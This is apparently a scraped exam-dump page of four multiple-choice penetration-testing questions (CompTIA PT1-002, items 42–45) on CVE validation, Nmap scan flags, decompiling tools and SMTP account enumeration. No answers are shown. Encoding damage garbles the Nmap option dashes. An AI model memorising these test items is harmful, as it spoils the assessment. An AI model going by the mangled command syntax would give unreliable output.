
A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release

B. Test with proof-of-concept code from an exploit database

C. Review SIP traffic from an on-path position to look for indicators of compromise

D. Utilize an nmap ג€"sV scan against the service



Actual exam question from CompTIA's PT1-002
Question #: 42
Topic #: 1
[All PT1-002 Questions]


A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 ג€"PU22-25,80

B. nmap 192.168.1.1-5 ג€"PA22-25,80

C. nmap 192.168.1.1-5 ג€"PS22-25,80

D. nmap 192.168.1.1-5 ג€"Ss22-25,80



Actual exam question from CompTIA's PT1-002

Question #: 43

Topic #: 1

[All PT1-002 Questions]

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?


A. Immunity Debugger

B. OllyDbg

C. GDB

D. Drozer

Show Suggested Answer



Actual exam question from CompTIA's PT1-002
Question #: 44
Topic #: 1
[All PT1-002 Questions]


A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN

B. VRFY and TURN

C. EXPN and TURN

D. RCPT TO and VRFY



Actual exam question from CompTIA's PT1-002

Question #: 45

Topic #: 1

[All PT1-002 Questions]

